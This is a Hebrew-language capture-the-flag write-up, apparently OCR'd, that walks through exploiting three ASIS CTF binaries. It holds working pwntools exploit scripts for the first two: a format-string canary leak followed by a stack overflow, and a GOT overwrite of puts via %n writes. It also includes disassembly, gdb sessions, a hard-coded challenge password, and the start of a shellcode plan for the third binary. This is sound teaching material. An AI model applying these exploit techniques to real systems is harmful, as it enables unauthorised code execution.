```
from pwn import *


context.update(arch='amd64')


r = process("./mary_morton")
r.recvuntil("Exit the battle")


r.sendline("2")
r.sendline("%23$p")
canary = p64(int(r.recvuntil("Exit the battle").split("\n1.")[0].split("\n")[1],
16))


return_address = p64(0x4008da)
payload = "A" * 0x88 + canary + "\x00" * 8 + return_address


r.sendline("1")
r.sendline(payload)


r.interactive()
```

לאחר קנפוג של ה-exploit לרוץ מול השרת המרוחק והרצתו, נקבל את הדגל:

```
# python ./exploit.py
[+] Starting local process './mary_morton': pid 3289
[*] Switching to interactive mode

-> AAAA
```

נוריד את האתגר הבא. שוב, ננסה לשחק איתו לפני שנתחיל לחקור אותו לעומק. הפעם, ניתקל במחסום:

```
8)# ./greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : ya
[!] Sorry, wrong credential
```

נתבקשנו להכניס סיסמה, וכשטעינו הבינארי הפסיק את פעולתו. אין מנוס מלפתוח את הבינארי ב-IDA. נבחן את פונקציית ה-main. במבט pseudocode נוכל לראות די בבירור שקוראים מ-stdin קלט באורך של עד 0x200 תווים, מציבים אותו בבאפר, ולאחר מכן מעבירים את הבאפר לפונקציה כלשהי ועל סמך ערך החזרה שלה מחליטים אם להציג תפריט או הודעת wrong credential. נסמן את הפונקציה בשם check_password.

```
v5 = 0;
puts("[*] Welcome admin login system! \n");
puts("Login with your credential...");
printf("Credential : ");
read(0, &user_input, 0x200uLL);
if ( (unsigned int)check_password((const char *)&user_input) )
{
  while ( 1 )
  {
    puts("0) exit");
    puts("1) admin action");
    __isoc99_scanf("%d", &v5);
    if ( !v5 )
      break;
    if ( v5 == 1 )
      sub_40091F("%d", &v5);
    else
      puts("Wrong.");
  }
  puts("Good bye, admin :)");
  result = 0LL;
}
else
{
  puts("[!] Sorry, wrong credential");
  result = 0LL;
}
```

נבחן את הפונקציה check_password. נראה שהיא משווה בין ה-input לבין מחרוזת גלובלית שנמצאת ב-data segment. ההשוואה מתבצעת בעזרת הפונקציה strncmp, ואם הפונקציה מחליטה שהמחרוזות שוות, מוחזר 1 ופאנל האדמין ייפתח בפנינו.

```
__int64 __fastcall check_password(const char *user_input)
{
  size_t v1; // rax@1

  v1 = strlen(GLOBAL_PASSWORD);
  return strncmp(GLOBAL_PASSWORD, user_input, v1) == 0;
}
```

מכאן, באופן די פשוט נמצא שהערך הגלובלי של הסיסמה הוא:

```
a7h15_15_v3ry_5 db '7h15_15_v3ry_53cr37_1_7h1nk',0
```

כמו כן, יש כאן חולשה לוגית: משווים רק עד האורך של GLOBAL_PASSWORD, אבל אנחנו שולטים בקלט שאורכו יכול להגיע לכדי 0x200 תווים, לכן נוכל, במידת הצורך, לאחסן עוד מידע על user_input ובכל זאת לעבור את ההשוואה, כל עוד המחרוזת שלנו תתחיל בסיסמה האמיתית.

עוד חולשה שנשים לב אליה - היא ה-buffer overflow שיש ב-main: ניתן לראות שהמחרוזת user_input מוגדרת על המחסנית, באורך של 0x28. מכיוון שקוראים 0x200 תווים לתוך user_input, ניתן פוטנציאלית לגרום ל-buffer overflow קלאסי. יש רק בעיה אחת - מה-disassembly ניתן לראות שקיימת כנרית, לכן לא נוכל, לפחות בשלב זה, לנצל את ה-buffer overflow. נצטרך למצוא דרך להשיג מידע על הכנרית.

```
-0000000000000035                db ? ; undefined
-0000000000000034 var_34         dd ?
-0000000000000030 user_input     dq ?                    ;
-0000000000000028 var_28         dq ?
-0000000000000020 var_20         dq ?
-0000000000000018 var_18         dq ?
-0000000000000010                db ? ; undefined
-000000000000000F                db ? ; undefined
-000000000000000E                db ? ; undefined
-000000000000000D                db ? ; undefined
-000000000000000C                db ? ; undefined
-000000000000000B                db ? ; undefined
-000000000000000A                db ? ; undefined
-0000000000000009                db ? ; undefined
-0000000000000008 canary         dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

לאחר שנתחבר, יוצג לנו תפריט ניהול ובו שתי אפשרויות - לצאת מהתכנית (יגרום לסגירת התכנית), או לבצע פעולת אדמין. נבחר לבצע פעולת אדמין.

ננסה לספק מחרוזת כלשהי כקלט ונראה מה קורה:

```
8)# ./greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : 7h15_15_v3ry_53cr37_1_7h1nk
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : My name is slim shady
[*] for secure commands, only lower cases are expected. Sorry admin
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : slim
[*] for secure commands, only lower cases are expected. Sorry admin
0) exit
1) admin action
0
Good bye, admin :)
```

כפי שניתן לראות, עבור מחרוזת שכוללת רווחים, אות גדולה ואותיות קטנות, קיבלנו הודעת שגיאה שטוענת שיש לספק פקודה שבנויה רק מאותיות קטנות. אבל כאשר ניסינו שוב, הפעם עם מילה אחת המורכבת מאותיות קטנות בלבד, קיבלנו שוב את אותה הודעת שגיאה.

בשלב זה, עלינו לחזור ל-disassembly. נבחן את הפונקציה אליה אנו קופצים כאשר אנו בוחרים ב- admin action. נתבונן ב-pseudocode שלה:

```
  v5 = *MK_FP(__FS__, 40LL);
  memset(command, 0, 0x400uLL);
  puts("[*] Hello, admin ");
  printf("Give me your command : ");
  read(0, command, 0x3FFuLL);
  command_length = strlen(command) + 1;
  for ( i = 0; i < command_length; ++i )
  {
    if ( command[i] <= 96 || command[i] > 122 )
    {
      puts("[*] for secure commands, only lower cases are expected. Sorry admin");
      result = 0LL;
      goto LABEL_8;
    }
  }
  printf(command, command);
  result = 0LL;
LABEL_8:
  v1 = *MK_FP(__FS__, 40LL) ^ v5;
  return result;
}
```

ניתן לראות שעבור קליטת הפקודה, מאפשרים לנו לכתוב עד 0x3ff תווים. לאחר מכן, מחשבים את אורך הפקודה ומוסיפים לו אחד. עבור כל תו, בודקים אם הוא בתחום שבין 97 ל-122 (כולל). התחום הנ"ל הוא התחום שאליו ממופים ערכי ה-ASCII של האותיות הלועזיות הקטנות. אם התו לא נמצא בתחום הנ"ל, תודפס הודעת השגיאה שראינו קדם. במידה וכל הקלט עבר את הבדיקה, תקרא הפונקציה printf עם הפקודה בתור ה-format string.

מצד אחד, נראה שיש לנו שליטה ב-format string, ובאופן די פשוט - אם כי תוך שימוש בטכניקות מעט יותר מתקדמות מבאתגר הקודם - ניתן יהיה לפתור גם את האתגר הזה. עם זאת, יש לנו כמה הגבלות:

- אנו מוגבלים רק לאותיות קטנות. לא נוכל להשתמש באף מציין, מכיוון שהם דורשים שימוש בתו '%'!
- גם כאשר אנו מספקים קלט שמורכב כולו מאותיות קטנות, אנו עדיין מקבלים את הודעת השגיאה. למה?


התשובה לשאלה השנייה היא - מכיוון שיש באג לוגי באתגר ☺

נסביר: כאשר מחשבים את אורך הפקודה, קוראים ל-strlen ומוסיפים אחד. לאחר מכן עוברים על כל התווים חוץ מהתו באינדקס strlen(command)+1, שהוא אמור להיות ה-null terminator. בחלק הקוד הזה אין בעיה לכשעצמו, אך הבעיה היא השילוב בין strlen ו-read. בקריאה ל-read, כאשר נקיש "abc" ונלחץ על אנטר, גם תו השורה החדשה - "\n" - יקרא אל תוך הבאפר ונקבל "abc\n". אותו דבר קורה

כאן. הדבר גורם לכך ש-strlen מחשיב גם את \n כתו – שכן, הוא עוצר רק ב-null terminator - ומכיוון שמוסיפים 1, נוצר מצב שבו נעבור גם על "\n", כך שאי אפשר לעמוד בתנאי.

האומנם? בהתחלה חשבתי לוותר על האתגר, מתוך מחשבה שהוא לא תקין, אבל ראיתי שהיו מספר אנשים שהצליחו לפתור אותו, וממילא ברור שצריך למצוא דרך כלשהי לעקוף את הבדיקה בשביל לנצל את השליטה שלנו ב-format string, אז המשכתי.

הכיוון הבא שרציתי לבדוק הוא האם יש דרך כלשהי להטעות את חישוב אורך הפקודה, כך שהבדיקה תדלג על חלקים מהפקודה, או לא תתרחש כלל. מקום טוב להתחיל בו הוא האזור בו מתרחשת הבדיקה שתנאי הלולאה מתקיים ומתקבלת ההחלטה אם להיכנס לעוד איטרציה או לא, ואכן היה די פשוט למצוא שם באג לוגי מסוג type confusion:




מתרחשת השוואה בין command_length - שהוא DWORD, לבין al - שמאחסן את הערך של ה-counter, שתחילה מוגדר כ-0 - שהוא בית. כלומר, משווים רק את הבית התחתון של command_length ל-counter, ואם הוא לא גדול מה-counter, לא תחול עוד איטרציה. לכן, כל מה שעלינו לעשות הוא לדאוג לכך שהבית התחתון של ה-counter יהיה שווה ל-0. ניתן לעשות זאת בקלות - על ידי שליחת מחרוזת באורך 0xfe - לאחר שיתווסף אליה '\n', האורך שלה יהיה 0xff, ולאחר שיתווסף אליה 1 - כפי שנעשה בתכנית - האורך יהיה 0x100, וכשנתבונן על הבית השמאלי ביותר שלו, נראה 0x00, והתנאי יתקיים. נדגים:

```
8)# ./greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : 7h15_15_v3ry_53cr37_1_7h1nk
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
0) exit
1) admin action
```

כעת, כשמצאנו דרך להתגבר על הבדיקה, נוכל להשתמש בכל format string שנרצה, כל עוד נוסיף לו padding כך שהבית השמאלי ביותר של אורכו + 2 יהיה שווה ל-0.

נתבונן במה שיש לנו עד כה:

- חולשת buffer overflow ב-main.
- חולשה לוגית בבדיקה הסיסמה שמאפשרת לנו להוסיף מידע על פי רצוננו למחרוזת שמאחסנת את הסיסמה ויושבת על המחסנית.
- יכולת לכתוב format string כאוות נפשינו.

בשלב זה, נבצע את אותן הבדיקות שביצענו בשלב הקודם:

- נריץ את הבינארי תחת gdb, נבדוק את האבטחה שלו. נגלה שמופעלים רק NX (DEP) ו-canaries.
- נחפש פונקציות בבינארי שקריאה אליהן תציג את הדגל. נמצא את הפונקציה הבאה:

```
text:0000000000400876                push    rbp
text:0000000000400877                mov     rbp, rsp
text:000000000040087A                mov     edi, offset aBinCat_Flag ; "/bin/
text:000000000040087F                mov     eax, 0
text:0000000000400884                call    _system
text:0000000000400889                nop
text:000000000040088A                pop     rbp
text:000000000040088B                retn
text:000000000040088C
```

אז ברור לנו שאנו צריכים למצוא דרך לגרום לתכנית לקפוץ לכתובת 0x400876 (אפשר להסתמך עליה מכיוון שאין ASLR), ושוב יש לנו גם חולשת buffer overflow וחולשת format string כמו בשלב הקודם, אלא שכן המצב שונה: יש לנו גישה לחולשת ה-buffer overflow רק פעם אחת, והיא לפני שאנו יכולים לנצל את חולשת ה-format string, כלומר אנחנו לא יכולים לדעת מה ערך ה-canary כאשר אנו מנצלים את חולשת ה-buffer overflow, אז נוותר על הכיוון הזה.

נשארנו עם יכולת לאחסן מידע על המחסנית ויכולת לכתוב format string לבחירתנו, איך נהפוך את זה לשליטה על flow התכנית? נשתמש בשיטה נחמדה בשם GOT overwrite - ננצל את העובדה שבכל פעם שפונקציה קוראת לפונקציה חיצונית, כמו printf, היא נעזרת ב-GOT entry הרלונטי של printf בשביל לדעת איפה printf נמצאת. זה אומר שאם נוכל להשתלט על entry כלשהו, שאנו יכולים לגרום לתכנית לקרוא לו, נוכל להציב בו את הערך 0x400876 (הכתובת של פונקציית ה"ניצחון" שלנו), ולהשיג את הדגל.

כשהסתכלנו ב-main בהתחלה, ניתן היה לראות שכל עוד לא בוחרים באופציה exit, התכנית תמשיך לקלוט פקודות מהאדמין ולהדפיס את התפריט בכל פעם מחדש. על מנת להדפיס את התפריט, התכנית משתמשת ב-puts. מכאן שאם נוכל לדרוס את הערך שב-GOT entry של puts, נוכל לגרום לתכנית לקרוא לפונקציית הניצחון במקום ל-puts, כאשר תרצה להדפיס את התפריט בפעם הבאה שתרצה לבקש פקודה מהאדמין.

ניתן לראות שה-GOT entry של puts נמצא ב-0x602020. מכיוון שאין ASLR, כתובת זו קבועה, ואם היינו יכולים לסדר שהיא תופיע כמצביע באורך 64 ביט על המחסנית, היינו יכולים להשתמש ב-%n על מנת לרשום ערכים שרירותיים לתוכו.

```
.got.plt:0000000000602018 off_602018      dq offset strncmp       ; DATA XREF: _strncmp↑r
.got.plt:0000000000602020 off_602020      dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602028 off_602028      dq offset strlen        ; DATA XREF: _strlen↑r
.got.plt:0000000000602030 off_602030      dq offset __stack_chk_fail
.got.plt:0000000000602030                                         ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000602038 off_602038      dq offset system        ; DATA XREF: _system↑r
.got.plt:0000000000602040 off_602040      dq offset printf        ; DATA XREF: _printf↑r
.got.plt:0000000000602048 off_602048      dq offset alarm         ; DATA XREF: _alarm↑r
.got.plt:0000000000602050 off_602050      dq offset read          ; DATA XREF: _read↑r
.got.plt:0000000000602058 off_602058      dq offset __libc_start_main
.got.plt:0000000000602058                                         ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000602060 off_602060      dq offset setvbuf       ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602068 off_602068      dq offset __isoc99_scanf
.got.plt:0000000000602068                                         ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000602068 _got_plt        ends
```

לצערנו, ה-GOT entry לא מופיע במחסנית, אבל הסיסמה כן נמצאת במחסנית! כל מה שעלינו לעשות הוא לספק את הסיסמה המתבקשת על מנת לעבור אימות, לספק padding מתאים על מנת שהאורך יתחלק ב-8, ולרשום את הכתובות שאנו רוצים לדרוס. לאחר מכן, נשתמש ב-format string ובמציינים %x ו-%n על מנת לכתוב לכתובות שרשמנו על המחסנית בעזרת ה"סיסמה", וכך נוכל לדרוס ולהחליף את ה-GOT entry של puts ולהשיג את הדגל.

נושא שלא כיסינו בתקציר ל-format string exploitation הוא האופציה לציין את הרוחב (width) של המידע שאנו רוצים, כלומר מספר התווים שאנו רוצים להשתמש בהם כאשר נציג את המידע שמאוחסן במציין. כך, לדוגמה: %5x ידפיס 5 תווים למסך, ו-%1337x ידפיס 1337 תווים למסך. כאמור, %n שומר לתוך הכתובת אליה מצביע הארגומנט אליו המציין מתייחס את מספר התווים שהודפסו למסך עד כמו, כך שהצירוף %5x%n יציב את הערך 5 בתוך ה-DWORD התחתון של הערך אליו מצביע הארגומנט השלישי (כאשר ה-format string הוא הראשון) שהועבר לפונקציה, ו-%n יציב 0 בארגומנט השני (מכיוון שלא הודפס אף תו עד שפונקציית הפורמט הגיע למציין n). ניתן להשתמש במציין n יותר מפעם אחת: הצירוף %5x%n%7x%n יציב 5 בכתובת אליה מפנה הארגומנט השלישי של הפונקציה ו-12 (מכיוון ש-n כותב את כמות הבתים שהודפסו עד כה, לכן הוא יציב 5+7=12) בארגומנט החמישי של הפונקציה.

כפי שציינו בתקציר ל-format string exploitation, ניתן להשתמש במתקני אורך בשילוב עם המציין n. כמובן שניתן לשלב זאת ביחד עם ציון אינדקס. כך, ה-format string הבא:

```
%9$hhn%1337x%10$hn%4096x%11n
```

יבצע את הפעולות הבאות:

- יציב 0 בבית השמאלי ביותר אליו מצביע הארגומנט התשיעי של הפונקציה (מכיוון ש-hh מציין להתייחס למידע כאל בית).
- יציב 0x0539 ב-WORD התחתון אליו מצביע הארגומנט העשירי של הפונקציה (מכיוון שהדפסנו 1337=0x539 בתים ו-h מציין להתייחס אל המידע כאל שני בתים, כלומר WORD).

- יציב 0x00001539 ב-DWORD אליו מצביע הארגומנט האחד-עשר של הפונקציה (מכיוון שהדפסנו 1337+4096=5433=0x1539 בתים עד כה).

עתה, מסלול הפעולה שלנו על מנת לנצל את התכנית נראה ברור:

- ננצל את הבאג בבדיקת הסיסמה על מנת לרשום את הכתובת של החלקים השונים שנרצה לכתוב ב-GOT entry של puts למחסנית, כך נוכל להשתמש בהם כארגומנטים ל-printf ונוכל להיעזר במציין n על מנת לדרוס את הערכים שהם מצביעים אליהם. נפצל את הכתובת שאנו רוצים לרשום ל-3 חלקים: המילה התחתונה - 0x0876, המילה הקודמת לתחתונה - 0x0040, וה-DWORD העליון - 0x00000000. על מנת לאפשר את הכתיבה של כל החלקים, נפצל גם את הכתובת בה מאוחסן הערך של ה-GOT entry של puts לשלושה חלקים, בהתאם: המילה התחתונה - 0x602020, המילה הקודמת לה - 0x602022, וה-DWORD העליון - 0x602024. את כל הערכים הללו נמקם בתוך המחסנית כמצביעים באורך 64-ביט.
- ניצור format string שכותב את הערכים המתאימים לכתובות המתאימות, תוך התייחסות לארגומנטים המתאימים. חשוב לארגן את סדר הכתיבה כך שיתבצע על פי סדר הערכים שאנו רוצים לכתוב, ולא על פי סדר הכתובות, וזאת מכיוון שבכל פעם, המציין n יכתוב ערך שהוא לכל הפחות זהה לערך שנכתב בפעם הקודמת שהמציין היה בשימוש.
- נוסיף ל-format string ריפוד (padding) מספק כך שיקיים את התנאי byte(strlen(format_string) + 2 ) == 0 על מנת לעקוף את הבדיקות שמתבצעות על הפקודה.

נותרנו עם פער אחד - איפה יושבים הארגומנטים שלנו ביחס ל-rsp בעת הקריאה ל-printf בפונקציה המטפלת בפקודות אדמין? ניתן לחשב את המיקום היחסי באופן סטטי, על ידי הסתמכות על ה-disassembly בלבד (מכיוון שהמחסנית רציפה), אך יותר פשוט לבצע את זה בזמן ריצה, לכן נריץ את הבינארי תחת gdb בעזרת הרצת gdb -q ./greg_lestrade. לאחר מכן, נמקם breakpoint בנקודה שבה הפונקציה שמטפלת בפקודות אדמין קוראת ל-printf בעזרת break *0x400a0c. נריץ את התכנית בעזרת r, ונספק לה את הקלט הבא בתור סיסמה:

```
7h15_15_v3ry_53cr37_1_7h1nkAAAAABBBBBBBB
```

כאשר השימוש ב-AAAAA הוא על מנת ליישר את אורך החלק ה"לא מעניין" של הסיסמה לכפולה של 8 (הגרנולריות שלנו ב-64 ביט), ו-BBBBBBBB משמש על מנת לאחסן מחרוזת שיהיה לנו קל למצוא בזיכרון.

כעת, נמצא את הכתובת אליה מצביע rsp בעזרת הפקודה i r rsp, וכן נמצא את המיקום של BBBBBBBB בעזרת הפקודה find BBB.

נחסר בין הכתובות ונקבל את המרווח בין rsp לתחילת הארגומנטים ש"הזרקנו" לזיכרון על גבי הסיסמה, נחלק ב-8 ונוסיף 5 (בגלל שיש עוד 5 אוגרים שמאחסנים ארגומנטים) ונקבל את מיקום הארגומנט שהחל ממנו נמצא את הכתובות שהזנו:

```
8)# gdb -q ./greg_lestrade

warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./greg_lestrade...(no debugging symbols found)...done.
gdb-peda$ break *0x400a0c
Breakpoint 1 at 0x400a0c
gdb-peda$ r
Starting program: /mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/01 - Greg Les
trade (78)/greg_lestrade
[*] Welcome admin login system!

Login with your credential...
Credential : 7h15_15_v3ry_53cr37_1_7h1nkAAAAABBBBBBBB
0) exit
1) admin action
1
[*] Hello, admin
Give me your command : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 Legend: code, data, rodata, value

 Breakpoint 1, 0x0000000000400a0c in ?? ()
 gdb-peda$ i r $rsp
 rsp            0x7fffffffdd40   0x7fffffffdd40
 gdb-peda$ find BBBB
 Searching for 'BBBB' in: None ranges
 Found 2 results, display max 2 items:
 [stack] : 0x7fffffffe1c0 ("BBBBBBBB\n\030\314\373\t\255\r `\v@")
 [stack] : 0x7fffffffe1c4 --> 0xfbcc180a42424242
 gdb-peda$
```


מצאנו שהכתובות שלנו נמצאות החל מהארגומנט ה-150 ל-printf. בהנחה שנרשום את כל הכתובות שברצוננו להעביר ל-printf באופן עוקב (ואין סיבה שלא), נוכל להשתמש ב-format string הבא על מנת לרשום את הכתובת של פונקציית הניצחון שלנו על גבי ה-GOT entry של puts:

```
%152$n%64x%151$hn%2102x%150$hn
```

כל שנותר לעשות הוא לכתוב את ה-exploit שלנו:

```
from pwn import *


context.update(arch='amd64')
r = process("./greg_lestrade")


e = ELF("./greg_lestrade")


r.recvuntil("Credential")


passphrase = "7h15_15_v3ry_53cr37_1_7h1nk"
padded_passpharse = passphrase + "AAAAA"


r.sendline(padded_passpharse + p64(e.got['puts']) + p64(e.got['puts'] + 2) +
p64(e.got['puts'] + 4))
r.recvuntil("admin action")


r.sendline("1")
r.recvuntil("command :")


format_string = "%152$n%64x%151$hn%2102x%150$hn"
format_string = format_string + "-" * (254 - len(format_string))  # Add padding
r.sendline(format_string)


r.interactive()
```

נריץ ונקבל את הדגל:




וסיימנו את האתגר ☺ למדנו אפילו יותר על הכוח של format strings, ונמשיך ללמוד עליו בהמשך, אבל באתגר הבא מצפה לנו משהו קלאסי ומוכר יותר...

נוריד את האתגר הבא, וכמנהגינו נבחן אותו באופן שטחי. הבינארי לא נראה מורכב - מודפס פלט כלשהו ולאחר מכן מחכים ל-input מהמשתמש, לאחר קבלת ה-input התכנית נסגרת. הדבר הראשון שאנו רוצים לבדוק במצב כזה הוא האם קלט ארוך יכול לגרום להתנהגות משונה. ננסה זאת:

```
# ./mrs._hudson
Let's go back to 2000.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Segmentation fault, כבר התחלה טובה ☺ כנראה שנוכל לבצע כאן buffer overflow שיוביל להשתלטות על ה-flow של התכנית ואולי אפילו להרצת קוד.

בשלב הזה נפתח את התכנית ב-IDA ונבחן אותה. קודם כל, נראה שהפעם אין "פונקציית ניצחון", ויהיה עלינו להשיג shell באופן קלאסי. כל התכנית מורכבת מפונקציית main פשוטה, שכל מה שהיא עושה זה להקצות באפר על המחסנית, באורך של 0x70 בתים, וקוראת ל-scanf עם המציין %s. מכיוון שלא צוינה הגבלת רוחב על %s, הפונקציה תאפשר לנו לבצע buffer overflow ב-stack, וכך נוכל לדרוס את rbp ו-rip השמורים ולהשיג שליטה על ה-flow של התכנית. כמו כן, ניתן לראות שאין stack canary.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_80= qword ptr -80h
var_74= dword ptr -74h
user_buffer= byte ptr -70h

push    rbp
mov     rbp, rsp
add     rsp, 0FFFFFFFFFFFFFF80h
mov     [rbp+var_74], edi
mov     [rbp+var_80], rsi
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     rax, cs:__bss_start
mov     ecx, 0          ; n
mov     edx, 2          ; modes
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setvbuf
mov     edi, offset s   ; "Let's go back to 2000."
call    _puts
lea     rax, [rbp+user_buffer]
mov     rsi, rax
mov     edi, offset aS  ; "%s"
mov     eax, 0
call    ___isoc99_scanf
leave
retn
main endp
```

על מנת להחליט אם נצטרך לכתוב ROP או שנוכל להסתפק ב-shellcode שנרשום למחסנית ונמצא דרך לקפוץ אליו, ואם יש צורך להילחם ב-ASLR, נריץ את התכנית תחת gdb ונבדוק אילו הגנות פועלות בבינארי (או שנסיק על סמך המשפט "Let's go back to 2000.", אבל זה לא מגניב באותה מידה):

```
# gdb -q ./mrs._hudson
warning: build/bdist.linux-x86_64/wheel/peda/peda.py: No such file or directory
Reading symbols from ./mrs._hudson...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ aslr
ASLR is OFF
gdb-peda$
```

אין NX, אין כנרית ואין ASLR, חלום ☺ כל מה שאנחנו צריכים לעשות, זה למצוא דרך לקפוץ אל ה-shellcode שלנו.

הדרך הקלאסית ביותר לנצל stack overflow על מנת להריץ shellcode היא לדרוס את כתובת החזרה של הפונקציה בכתובת שאפשר להסתמך עליה, בה קיימת הפקודה "call rsp", וישר לאחר מכן לרשום את כל ה-shellcode שאנו רוצים שירוץ. לאחר שהפונקציה תחזור, rsp יצביע לראשית ה-shellcode שלנו, ונוכל להריץ אותו. כאן ממבט ראשון לא נראה שיש לנו call rsp בכתובת אמינה, כך שנצטרך למצוא דרך מתוחכמת מעט יותר לנצל את ה-stack overflow שלנו.

ברור לנו, שאם נוכל לגרום ל-shellcode שלנו להיכתב לכתובת קבועה, נוכל לדרוס את כתובת החזרה של הפונקציה כך שתהיה הכתובת שבה יושב ה-shellcode שלנו. הבעיה היא, שאם נבצע buffer overflow פשוט הכתובת של ה-shellcode לא תהיה קבועה משום שהוא יושב על ה-stack. מה אם היינו יכולים לכתוב לכתובת אחרת, שהיא קבועה ולא תגרום לקריסה לפני שנוכל להריץ את ה-shellcode? נחפש אזורים בזיכרון שיש לנו הרשאות כתיבה + הרצה אליהם, בעזרת הפקודה vmmap ב-gdb (אזורים כאלו יסומנו בצבע אדום ב-PEDA):

```
84      ../sysdeps/unix/syscall-template.S: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00600000         0x00601000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00601000         0x00602000         rwxp      /mnt/hgfs/game_of_pwns/ASISCTF/O
rganized/Pwnable/02 - Mrs. Hudson (90)/mrs._hudson
0x00007ffff7a38000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dcf000 0x00007ffff7dd3000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dd3000 0x00007ffff7dd5000 rwxp      /lib/x86_64-linux-gnu/libc-2.23.
so
0x00007ffff7dd5000 0x00007ffff7dd9000 rwxp      mapped
```

האזור שבין 0x601000 ל-0x602000 נשמע מושלם למטרה שלנו, וברור איך נוכל לדרוס את כתובת החזרה על מנת לקפוץ לאזור. עתה, עולה שאלה חדשה - כיצד נוכל לכתוב את ה-shellcode שלנו לכתובת הזו?

